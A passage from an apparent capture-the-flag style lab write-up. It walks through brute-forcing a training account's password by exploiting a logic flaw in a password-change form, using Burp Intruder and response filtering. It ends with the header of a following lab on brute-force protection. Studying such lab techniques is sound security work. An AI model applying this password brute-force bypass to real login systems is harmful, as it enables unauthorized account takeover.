

2. Try to change the password with 2 different new passwords → get New passwords do not match
3. Try to change the password with the wrong current password and 2 mismatched new passwords → get Current password is incorrect

4. This means brute-force protection is bypassed when the new passwords don’t match
5. Capture the traffic and send it to Intruder

6. Set the username to carlos, set the current password as the attack position, and use 2 mismatched values for the new password fields — set the payload to the list from the lab description

7. Go to settings to filter the output and match New passwords do not match
8. Start the attack

9. One password returns New passwords do not match


10. Login as carlos → Solved
LAB 13 — Broken Brute-Force Protection, Multiple Credentials per Request
Level:
EXPERT
Analysis
| Vulnerability | Logic flaw in brute-force protection |
| Goal | Login as carlos |

